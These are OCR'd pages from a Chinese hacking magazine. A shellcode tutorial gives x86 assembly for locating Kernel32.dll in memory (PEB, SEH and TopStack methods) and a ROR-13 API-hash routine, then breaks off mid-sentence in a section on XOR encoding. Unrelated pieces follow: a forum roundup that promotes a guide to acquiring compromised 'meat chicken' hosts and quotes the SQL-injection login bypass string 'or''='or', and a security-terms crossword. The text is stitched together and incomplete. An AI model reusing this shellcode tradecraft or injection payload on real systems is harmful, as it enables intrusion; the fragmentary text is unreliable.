(5) Ntdll.dll + 0x08 → Kernel32.dll

思路很清晰了，于是我们就可以写出下面实现查找Kernel32.dll基地址的汇编代码：

```
find_kernel32:
push esi
xor  eax, eax
mov  eax, fs:[eax+0x30]      // TEB + 0x30 ? PEB结构
mov  eax, [eax+0x0c]               // PEB + 0x0c ?
PEB_LDR_DATA
mov  esi, [eax+0x1c]  // PEB_LDR_DATA + 0x1c ? Ntdll.dll ? esi
lodsd                        // Ntdll.Dll ?eax
mov eax,  [eax+0x8]   // Ntdll.dll + 0x08 ? Kernel32.dll
find_kernel32_end:
pop  esi
ret
```

该方法适用于Win95/Win98/WinMe/Win2K/WinXP/Win2k3，大小约为34个字节。

方法2：SEH技术

想必读者们对SEH（Structure Exception Handling结构化异常处理）不陌生吧，而SEH技术获得Kernel32.Dll地址就是利用了UnhandledExceptionHandler默认使用了在Kernel32.Dll里的一个函数UnhandlerExceptionFilter()。基于Win9X和WinNt在SHE最顶端的入口地址总是在FS:[0]有效的，所以，有如下算法：

1）获得异常处理函数链表首指针

2)遍历到最后一个节点(该节点有一个指向KERNEL32.DLL引出函数UnhandlerExceptionFilter的函数指针)

3)获得UnhandlerExceptionFilter函数地址，这个地址并根据PE可执行文件特征查找出KERNEL32.DLL基址。

具体实现的汇编代码及注释如下：

```
find_kernel32:
push esi
push ecx
xor ecx, ecx                // ecx ? 0
mov esi, fs:[ecx] //获得异常处理函数链表首指针
not ecx          // ecx?0xfffffff
find_kernel32_seh_loop:
lodsd
mov esi, eax
cmp [eax], ecx      // 比较是否是异常链的最后一个节点
jne find_kernel32_seh_loop // 否则继续比较
find_kernel32_seh_loop_done:
mov eax, [eax + 0x04] //获得UnHhndlerExceptFilter函数地址
find_kernel32_base:
find_kernel32_base_loop:
dec eax
xor ax, ax
cmp word ptr [eax], 0x5a4d  // 根据PE文件头的MZ标志判断是
否找到Kerlnel32.Dll
jne find_kernel32_base_loop
```

```
find_kernel32_base_finished:
pop ecx
pop esi
ret
```

该技术适用于Win9X/WinNT/Win2K/WinXP/Win2003，大约为33个字节。

方法3：TopStack 技术

该技术相对来说是一种新的技术，也被认为TEB技术，只适用于WinNt系统，它通过一个存贮在TEB(Thread Environment Block即线程环境块)的指针来定位堆栈的顶部。因为每一个执行线程有它自己相应的TEB信息与本线程对应，而当前线程的TEB可以通过引用进程地址处的FS:[0x18]来访问，获得指向堆栈的指针，从堆栈顶部的0x1c处，可以获得一个指向Kernerl32.Dll某处的指针。最后，与SHE一样，遍历64KB边界，直到一个'MZ'标志被找到。

具体实现的汇编代码及注释如下：

```
find_kernel32:
push esi
xor esi, esi
mov esi, fs:[esi + 0x18]              // TEB? esi
lodsd
lodsd                    // 堆栈顶?eax
mov eax, [eax - 0x1c]   // 获得一个在Kernel32.dll里的地址 ? eax
find_kernel32_base:
find_kernel32_base_loop:
dec eax
xor ax, ax
cmp word ptr [eax], 0x5a4d   // 比较是否为 'MZ'
jne find_kernel32_base_loop
find_kernel32_base_finished:
pop esi
ret
```

该技术只使用于WinNt系统，但大小最小，仅约25个字节。

由以上三种技术的原理和实现可以看出：

1）PEB技术最为通用而且可靠，但所需字节数最多，是目前最为常用的技术；

2）SEH 技术存在着应用程序完全移除了系统默认的UnhandlerExceptionHandle处理函数而安装自己的异常处理函数，这个时候SEH技术就不再有效；另外，单靠查找'MZ'标志而断言找到Kernel32.Dll显得有些武断，可以加上'PE'标志的查找，ww0830就是这样做的。如果不考虑这些因素的话，SEH技术也很通用。

3）TOPSTACK技术最为短小，可靠性也高，美中不足的是，不适用于Win9X系统。

至于如何选择，这根据个人需要和实际情况来定了。我这里提供了一个自己写的Kernel32.Dll基地址查找小工具（光盘中有收录），该工具还提供了每种方法的汇编源代码，如图2所示：




图2

二、Hash法实现对API函数地址的查找

在《Q版》一书中ww0830只是简单的提了一下HASH法的公式，即：

"字符[0]循环右移13位+字符[2]循环右移13位+… +最后一个字符"

讲的有点不明不白，也没有给出对应的汇编实现代码，呵呵，可能是我太菜了。后来狂理解了很久，才恍然大悟，其实很简单，用C语言表述就是：

```
DWORD GetHash( unsigned char *c )
{
DWORD h = 0;
while ( *c )
  {
     h = ( ( h >> 13 ) | ( h << 19 ) ) + *c++;
  }
  return( h );
}
```

注意，因为是循环右移，所以必须是(h>>13) | (h<<19)，13 + 19 = 32 刚好是32位。

有了上面的C程序，换成汇编的ShellCode就简单了，代码段如下：

```
compute_hash:
            xor   eax, eax                 // eax清零
            cdq                            // edx清零
            cld                            // 清除方向标志位
   compute_hash_again:
   lodsb                          // 从esi装载下一个字节到al
            test  al, al                  // al 为零 ?
  jz   compute_hash_finished   // al 为零，表示遇到 '\0'
            ror   edx, 0xd                //循环右移13(0xd)位
            add   edx, eax                // 计算下一个新字节
            jmp   compute_hash_again      // 继续HASH
   compute_hash_finished:
```

这样一来就一目了然了。同样，我自己写了一个获取函数HASH值小工具（光盘中已收录），如图3所示。




图3

该工具同时也提供另一种HASH算法，即由The Last Stage of Delerium提出的循环左移5位，该算法同样可使HASH后得到的HASH值唯一且可靠。

三、ShellCode异或编码避免特殊字符

相信大家抱着《Q版》学了这么久的ShellCode编写，肯定最烦的就是ShellCode的编写了，一堆堆的汇编代码看不懂不说，还要面临一些其他的问题，像通用性问题，ShellCode经常被莫名截断或改写，反正就是死活溢出不成功。呵呵，这个时候千万不要浮躁，这些痛苦的过程是菜鸟变高手的必由之路，想当初ww0830初学溢出时肯定也是不知所措，接触多了，总结的多了，成功的几率就越多了，久而久之，慢慢就会觉得，哦，原来溢出是这么

上接第262页

NoHack 9月论坛热贴大联播

斑竹小行整理

一、无厘头回贴逐个捉

首先他不会与你吵架，他（她）在论坛一般是打不还手，骂不还口。你几时见过版主与网友吵架的，一般地说版主的忍耐性比较好，他（她）实在看不顺眼也会换件马甲上场。这一条很重要：在家他会处处让着你，他即使想与你~~~~，更多精彩请直接去论坛欣赏Noise斑竹带来的"嫁就要嫁个做版主的"！

直通地址：http://www.nohack.cn/bbs/dispbbs.asp?boardID=19&ID=4051&page=2

美文所在城市：**后天**版块

不要经常叫男人陪你逛街，没有几个男人真正的喜欢逛街，强迫的最终结局就是反抗。男人在热恋时为女孩子做的事情，不要指望他在以后的生活中一直持续下去，聪明的女孩子通常都会打五折。想接着看吗？想？好，告诉你地址，自己去看啊，论坛ID 无聊虫朋友带来的"恋爱女孩的军规"

直通地址：http://www.nohack.cn/bbs/dispbbs.asp?boardID=19&ID=4038&page=2

美文所在城市：**后天**版块

A美女。

男友："别以为我不知道有人想追你。"

A："那有什么不好！"

男友："那些接近你的男人都是垃圾！要是理他们，你就是垃圾场！"

A："那你是什么？"

男友："我是垃圾场。"

什么叫醋？你不会没闻到醋的味道吧？是酸呢？还是苦呢？还是去看看心月斑竹的原创作品《让女朋友摔倒》，还愣什么？快去啊！

直通地址：http://www.nohack.cn/bbs/dispbbs.asp?boardID=24&ID=2383&page=1

美文所在城市：**挑灯看剑**版

二、人气旺贴一二三

想要有肉鸡是每个小菜小黑的梦想，想要一只特好的肉鸡更是梦想，我都流口水了，不好意思（擦完口水接着说），为什么我这么肯定的说呢？俗话说：管中窥什么，可见一斑了，对，刚才土豆说了，是管中窥豹，可见一斑。老编就是老编，这么深奥的词也会。如果你们还对肉鸡有点模糊，请去看下面这个贴子吧！"肉鸡DIY全攻略"，贴子主人（网络骑士），所在版块：**资料收集区**

地址：http://www.nohack.cn/bbs/dispbbs.asp?boardID=33&ID=3197&page=2

杀毒软件背后的黑幕你了解多少？网络上混，消息灵通很重要，要不哪天谁把你卖了你还替人家数钱呢？宇宙无敌超级大菜鸟wzhpro斑竹的"杀毒软件背后的黑幕—中国最严重的信息安全问题"会给你带来个全新的感触，所在版块：**专业安全**

地址：http://www.nohack.cn/bbs/dispbbs.asp?boardID=17&ID=423&page=1

木马、病毒，虽然小黑们天天都要玩，但是都不喜欢自己机器中个毒，中个马吧？那么请接着欣赏下面的贴子。木马、病毒，防+杀工具集合———贴子主人（浩天）———所在版块：**win32综合问题**

地址：http://www.nohack.cn/bbs/dispbbs.asp?boardID=11&ID=69&page=4

三、热点技术问题追踪

1.现在很多公司网站的后台漏洞是大的叫人害怕，只要写入'or'='，就可以顺利的登入它的后台，对于此，大家都是如何处理的呢？论坛里回答的那叫个火热，火热的夭，看火热的贴子，我都想吃点火热的火锅了！如果你也想讨论，那么去**win32综合问题**版吧！

发起人：三十二省巡查使小行斑竹

[讨论]用'or''='or'就能登陆网站后台的漏洞怎么修补？

地址：http://www.nohack.cn/bbs/dispbbs.asp?boardID=11&ID=3217&page=1

2.玩泡泡堂的都以为很安全，因为他们都没听过有盗这个的，但是真的安全吗？论坛上早就有人针对这个进行激烈的讨论了，各路诸侯齐聚**Win32编程**版，大家讨论的，那叫一个字"精彩"，俩个字了！！

发起人：独孤夕客斑竹

讨论：谁说泡泡没杀手

地址：http://www.nohack.cn/bbs/dispbbs.asp?boardID=13&ID=1170&page=2

3.说，快说，快点说，不然我们黑客手册就会把所有的学习资料都给你，累坏你，你究竟最需要什么学习资料，哪些资料对你最重要，52个人回答，391人查看的热贴，期待着你的再次回复。

发起人：历史下最菜di菜绝杀斑竹

[讨论]请说一下大家需要哪方面的资料

所在版块：**综合问题问答区**

地址：http://www.nohack.cn/bbs/dispbbs.asp?boardID=35&ID=2224&page=1

黑客填字游戏

BY VIRGO[E.S.T]

笔者为了照顾到各个层次的读者，多次做了修改，每个提示都已核对过有关资料，准确性应该比较高。并且为了让大家能学到知识，对个别生疏的词语做了详细的介绍，所以请大家认真的看下去。

游戏规则：

1、词语分横向和竖向，横向词语的顺序是从左至右，纵向词语的顺序是从上至下。

2、许多词语的某个字母或汉字会和其他的词语共一个格子，所以当你觉得要写到下一个题目时不要犹豫，写下去，因为也许这个题目的最后一个字母是第二个题目的开头字母。


3、要根据题目所提示的去写，笔者已经充分考虑了难度，努力做到在你想了很久之后才能找到答案，如果实在想不出，也不要急着看答案。去GOOGLE搜一下印象会更深。

4、答案分中文和英文两种，而英文占大部分，大部分都是你熟悉的英文简写，不会太长，所以不要想太多。

5、遇到中文词语时，提示后面会有注释，请大家注意。

6、每个提示后都有难度提示，一颗★为常见词语，两颗★为较专业词语，三颗★为少见词语。

好吧，现在就开始吧！



（答案下期揭晓）

横向：

1、微软在它的某些系统中捆绑的可以提供WEB、FTP、SMTP等服务的全能软件。★

2、结构化查询语言的英文缩写。★★

3、开放式系统互连协议的缩写。★★

4、MS系统中安全标识符的缩写，有了它就不会把不同计算机的相同帐户混淆。★★

5、拒绝服务攻击的缩写。★

7、一个曾经被喻为扫描器之王软件的名字。★

8、基于RSA公钥加密体系的邮件加密软件的名字。★★★

9、我们主机的139端口就是因为这个协议而开放。★★

10、图形化识别和验证的缩写。★★

13、NT系列操作系统密码数据库（安全帐户管理器）的缩写。★★

14、1KB*2的10次方=？★

15、文件的常见后缀名，表示数据文件。★

16、黑客攻击的常见方法，每次都是利用程序的某个函数缺陷。（中文）★

18、一种脚本语言，经常和一个小型数据库一起出现。★

20、“系统”的英文。★

22、当一个没有固定IP的主机想建站，它首先必须申请一个什么？（中文）★

23、IP是不好记忆的，我们用什么来代替？（中文）★★

24、一种烈性炸药，通常会用来形容核弹的爆炸威力。★

25、基本输入输出系统的缩写，我们装机时都要设置一下的那个东西。★

27、一个老牌的远程控制软件，常与RADMIN来做比较。★

29、一种早期国产DLL木马。★

30、终端服务的英文缩写。★

31、大型网络中暴露在外网并且经过一定安全配置的计算机的俗称（中文）★★

33、因特网控制消息协议的缩写，工作在OSI模型的第三层。★★

34、网站是一个又一个什么组成的？★

35、一种传输协议，全名为用户数据报协议，工作在OSI模型的传输层。★★

36、一种传输模式的缩写，俗称点对点。（含数字）★★

37、一种传输协议，全名为传输控制协议，与题目34所说的工作在同一层。★★

38、每一个软件与用户交互时都有的标志的俗称，一般被用来判断对方软件的版本。★

39、一种用来欺骗用户保存权限的后门工具包的缩写。★★

40、一种高级欺骗技术的缩写，利用的是OSI模型网络层一个协议的缺陷。★★★

41、简单网络管理协议的缩写，工作在UDP161端口上。★★

43、如果你怀疑你的系统被入侵了，但又不敢确定，你会对你的系统做什么呢？★★

44、WINDOWS使用的一个协议的缩写，提供进程间交互通信，允许程序在远程机器上运行任意程序，工作在OSI模型的会话层，以前曾出现过关于它的大漏洞，风靡一时。★★

46、通过已入侵的主机向其内部网络继续进行入侵，并且得到了若干主机权限的过程。★

47、一种常见的提供上传和下载文件的协议，在OSI模型的应用层。★

